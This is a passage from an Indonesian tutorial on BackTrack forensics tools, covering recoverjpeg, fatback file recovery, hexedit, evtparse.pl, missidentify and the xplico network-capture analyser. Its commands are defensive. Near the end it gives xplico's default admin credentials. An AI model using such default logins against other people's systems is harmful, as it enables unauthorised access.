root@bt:~# recoverjpeg /dev/sdb1
Recovered files:   36        Analyzed: 854.0 MiB  ^C
```

Tampak pada output terminal di atas recoverjpeg berhasil mengembalikan 36 file jpeg pada /dev/sdb1 Image tersebut akan di kembalikan pada direktori di mana kita memulai perintah. Karena saya mulai di /root maka 36 file tersebut di keluarkan di sana.

2.2 Fatback

fatback adalah tools yang berguna untuk recover file-file yang telah di delete dari tipe partisi FAT16/32 Sayangnya tools ini tidak dapat di gunakan jika partisi sudah di format.

Sintak umum :

Auto mode, dengan direktori output :

```
fatback -a /dev/sdb -o output
```


Interactive mode,:

```
fatback /dev/sdb

fatback> ls
fatback> help
```

Contoh penggunaan

```
root@bt:~/root# fatback -a /dev/sdb1 -o root
```

```
No audit log specified, using "./fatback.log"
| (Done)
root@bt:~/root# ls
fatback.log  root
root@bt:~/root# cd root/
root@bt:~/root/root# ls
1_193716273l.jpg  GAdis Cantik.JPG
root@bt:~/root/root#
```



Yap contoh perintah tadi adalah kita mengembalikan file-file yang telah terhapus pada sebuah flash disk berformat FAT yang terdapat pada /dev/sdb1. Kemudian menyimpan hasil recovery pada direktori /root/root. Berbeda dengan recover.jpg, fatback menghasilkan file dengan nama sebenarnya tidak seperti recoverjpeg yang merename file output.

Contoh penggunaan lainnya adalah

```
root@bt:~/root# fatback /dev/sdb1 -o root
No audit log specified, using "./fatback.log"
Parsing file system.
/ (Done)
fatback> ls
Sun Feb 28 18:54:58 2013          0 ?EWFIL~1      new file
```

```
Sun Feb 28 18:55:06 2013        244 OUTPUT        output
Sun Feb 28 17:24:02 2013      14441 ?ADISC~1.JPG  GAdis Cantik.
Sun Feb 28 18:25:24 2013          0 TRASH-~1/     .Trash-0
Sun Feb 28 18:55:06 2013        244 ?OUTPU~1      .goutputstream-JOLUSW
fatback>
```

Fatback akan mengeluarkan log aktivitas.

```
root@bt:~/root# ls
fatback.log  root
root@bt:~/root# cat fatback.log
Running Fatback v1.3
Command Line: fatback -o root /dev/sdb1
Time: Thu Feb 28 19:00:15 2013
uname: Linux bt 3.2.6 #1 SMP Fri Feb 17 10:40:05 EST 2012 i686
Working Dir: /root/root
Unable to map partitions
oem_name: MSDOS5.0
bytes_per_sect: 512
reserved_sects: 1134
fat_copies: 2
max_rdir_entries: 0
total_sects_s: 0
media_descriptor: f8
sects_per_fat: 7625
sects_per_track: 63
num_heads: 255
hidden_sects: 63
total_sects_l: 7823592
serial_num: 4a6ac3b9
fs_id: FAT32
Filesystem type is FAT32
Rood dir location: 2
fatback> ls
Sun Feb 28 18:54:58 2013          0 ?EWFIL~1 new file
Sun Feb 28 18:55:06 2013        244 OUTPUT output
Sun Feb 28 17:24:02 2013      14441 ?ADISC~1.JPG GAdis Cantik.
Sun Feb 28 18:25:24 2013          0 TRASH-~1/.Trash-0
Sun Feb 28 18:55:06 2013        244 ?OUTPU~1 .goutputstream-JOLUSW
fatback> exit
```

\

3. Digital Forensics Tools

3.1. Hexedit


Hexedit adalah hexadesimal editor. Anda dapat mengedit. Hexedit memiliki 3 "kolom" dimana kolom pertama adalah hexadesimal (mulai dari 00000000) dan di paling kanan adalah nilai-nilai ASCII. Anda dapat berpindah dari kolom 1 ke kolom lainnya dengan tombol TAB. Tekan tombol panah untuk menggerakan kursor pada kolom.


Operasi hexedit secara umum adalah

hexedit [nama-file]

Beberapa "*hotkeys*" dapat Anda gunakan untuk menavigasi dan mengedit. Beberapa di antaranya adalah

```
Ctrl-X: menyimpan dan keluar
Ctrl-C: keluar tanpa menyimpan
Esc-W: copy
Ctrl-Y: paste
Esc-Y: paste ke file
/, Ctrl + S – pencarian string tertentu (dalam ASCII atau heksadesimal)
```





Penggunaan opsi --color untuk mengaktifkan color (warna). Sebenarnya masih banyak fungsional-fungsional dan opsi2 sintak lainnya. Silahkan mempelajarinya sendiri.

4. Forensics Analisys Tools

4.1. evtparse.pl

evtparse.pl adalah aplikasi forensics yang digunakan untuk parsing (Windows event file (*.evt)) tools ini menghasilkan text csv dari event files. Beberapa penggunaannya sangat simple.


```
-e – spesifik ke sebuah file
-d – spesifik ke sebuah direktori
```

Opsi-opsi pada evtparser.pl

```
root@bt:/pentest/forensics/evtparse.pl# ./evtparse.pl
evtparse [option]
Parse Event log (Win2000, XP, 2003)

  -e file........Event log (full path)
  -d dir.........Directory where .evt files are located
  -s ............Output in sequential format (record number and time
                 generated values ONLY - use to see if system time may
                 have been tampered with)
  -t ............TLN output (default .csv)
  -h ............Help (print this information)

Ex: C:\>evtparse -e secevent.evt -t > timeline.txt
    C:\>evtparse -e sysevent.evt -s

**All times printed as GMT/UTC

copyright 2010 Quantum Analytics Research, LLC
```

Contoh penggunaan :

```
./evtparse.pl -e /root/Desktop/events/SysEvent.Evt
```



11.4.2. Missidentify

Missidentify adalah tools yang memiliki kemampuan menemukan “Windows executable files”, berdasarkan PE header dari sebuah file exec dari sistem operasi windows. Sebagai contoh ekstensi .exe, driver file, DLLs.


```
missidentify version 1.0 by Jesse Kornblum
Usage: missidentify [-Vh] [-rablv] [-s|-S len] [FILES]

-r  Recursive mode. All subdirectories are traversed
-q  Silent mode. No error messages are displayed
-a  Display all executable files regardless of extension
-b  Bare filename. No path information displayed
-l  Relative paths in filenames
-v  Verbose mode. Displays the filename for every 10th file processed
-s|-S Display strings
-V  Display version number and exit
-h  Display this help message
```

Contoh penggunaan dari missidentify ini adalah

Jika anda menginginkan hasil ouput menampilkan seluruh file .exe

```
root@bt:~# missidentify -rab /root/.wine/drive_c/MinGW/
bin/            include/        libexec/        MinGW.url
COPYING         info/           man/            uninst.exe
COPYING.LIB     installed.ini   mingw32/
doc/            lib/            MinGW-5.1.4.exe
root@bt:~# missidentify -rab /root/.wine/drive_c/MinGW/
gprof.exe
mingw32-make.exe
windres.exe
readelf.exe
```

```
strings.exe
objdump.exe
as.exe
addr2line.exe
size.exe
mingw32-c++.exe
dllwrap.exe
mingw32-g++.exe
mingw32-gcc.exe
cpp.exe
mingw32-gcc-3.4.5
objcopy.exe
gcov.exe
gcc.exe
nm.exe
c++filt.exe
dlltool.exe
ld.exe
c++.exe
ar.exe
ranlib.exe
strip.exe
mingwm10.dll
g++.exe
MinGW-5.1.4.exe
objdump.exe
as.exe
nm.exe
dlltool.exe
ld.exe
ar.exe
ranlib.exe
strip.exe
cc1.exe
collect2.exe
cc1plus.exe
uninst.exe
```

Jika anda menginginkan menampilkan hasil dengan direktori tertentu.

```
root@bt:~# missidentify -ral /root/.wine/drive_c/MinGW/
/root/.wine/drive_c/MinGW//bin/gprof.exe
/root/.wine/drive_c/MinGW//bin/mingw32-make.exe
/root/.wine/drive_c/MinGW//bin/windres.exe
/root/.wine/drive_c/MinGW//bin/readelf.exe
/root/.wine/drive_c/MinGW//bin/strings.exe
/root/.wine/drive_c/MinGW//bin/objdump.exe
/root/.wine/drive_c/MinGW//bin/as.exe
/root/.wine/drive_c/MinGW//bin/addr2line.exe
/root/.wine/drive_c/MinGW//bin/size.exe
/root/.wine/drive_c/MinGW//bin/mingw32-c++.exe
/root/.wine/drive_c/MinGW//bin/dllwrap.exe
/root/.wine/drive_c/MinGW//bin/mingw32-g++.exe
/root/.wine/drive_c/MinGW//bin/mingw32-gcc.exe
/root/.wine/drive_c/MinGW//bin/cpp.exe
/root/.wine/drive_c/MinGW//bin/mingw32-gcc-3.4.5
/root/.wine/drive_c/MinGW//bin/objcopy.exe
/root/.wine/drive_c/MinGW//bin/gcov.exe
/root/.wine/drive_c/MinGW//bin/gcc.exe
/root/.wine/drive_c/MinGW//bin/nm.exe
/root/.wine/drive_c/MinGW//bin/c++filt.exe
/root/.wine/drive_c/MinGW//bin/dlltool.exe
/root/.wine/drive_c/MinGW//bin/ld.exe
/root/.wine/drive_c/MinGW//bin/c++.exe
/root/.wine/drive_c/MinGW//bin/ar.exe
/root/.wine/drive_c/MinGW//bin/ranlib.exe
/root/.wine/drive_c/MinGW//bin/strip.exe
```

```
/root/.wine/drive_c/MinGW//bin/mingwm10.dll
/root/.wine/drive_c/MinGW//bin/g++.exe
/root/.wine/drive_c/MinGW//MinGW-5.1.4.exe
/root/.wine/drive_c/MinGW//mingw32/bin/objdump.exe
/root/.wine/drive_c/MinGW//mingw32/bin/as.exe
/root/.wine/drive_c/MinGW//mingw32/bin/nm.exe
/root/.wine/drive_c/MinGW//mingw32/bin/dlltool.exe
/root/.wine/drive_c/MinGW//mingw32/bin/ld.exe
/root/.wine/drive_c/MinGW//mingw32/bin/ar.exe
/root/.wine/drive_c/MinGW//mingw32/bin/ranlib.exe
/root/.wine/drive_c/MinGW//mingw32/bin/strip.exe
/root/.wine/drive_c/MinGW//libexec/gcc/mingw32/3.4.5/cc1.exe
/root/.wine/drive_c/MinGW//libexec/gcc/mingw32/3.4.5/collect2.exe
/root/.wine/drive_c/MinGW//libexec/gcc/mingw32/3.4.5/cc1plus.exe
/root/.wine/drive_c/MinGW//uninst.exe
```

Missidentify sangat berguna untuk memeriksa berbagai file exe yang mungkin saja dapat berupa virus.

5 Network Forensics Tools

5.1. Xplico

Xplico merupakan tools network forensics yang dapat menganalisa file .cap. xplico tampil dalam 2 mode yaitu xplico GUI (web interface) dan xplico CLI (command line interface)

Untuk mengakses xplico dapat anda akses pada menu naga. Untuk xplico CLI ada beberapa opsi yang dapat di pakai untuk mengaktifkannya.


```
xplico v0.7.0
Internet Traffic Decoder (NFAT).
See http://www.xplico.org for more information.

Copyright 2007-2011 Gianluca Costa & Andrea de Franceschi and contributors.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.

This product includes GeoLite data created by MaxMind, available from
http://www.maxmind.com/.

usage: xplico [-v] [-c <config_file>] [-h] [-g] [-l] [-i <prot>] -m
<capute_module>
 -v version
 -c config file
 -h this help
 -i info of protocol 'prot'
 -g display graph-tree of protocols
 -l print all log in the screen
 -m capture type module
 NOTE: parameters MUST respect this order!

root@bt:/opt/xplico/bin#
```

Sedangkan jika kita mengaktifkan explico secara web gui maka secara otomatis


xplico akan menjalankan service httpd (apache)


```
Module php5 already enabled
Module rewrite already enabled
Site xplico already enabled
 * Enabling additional executable binary formats binfmt-support          [ OK ]
root
 * Starting  Xplico offline mode
Modifying priority to -1
                                                                         [ OK ]

---------------  XPLICO GUI  ------------------

WARNING: Apache2 server started:
  You will have to stop it manually.

XPLICO WEB GUI:
  http://localhost:9876/
```

Kemudian kita tinggal harus mengaksesnya pada http://localhost:9876/



Untuk masuk sebagai admin dan mengontrol berbagai pengaturan/setting maka kita bisa menggunakan pass default xplico administration yaitu User: admin pass:xplico




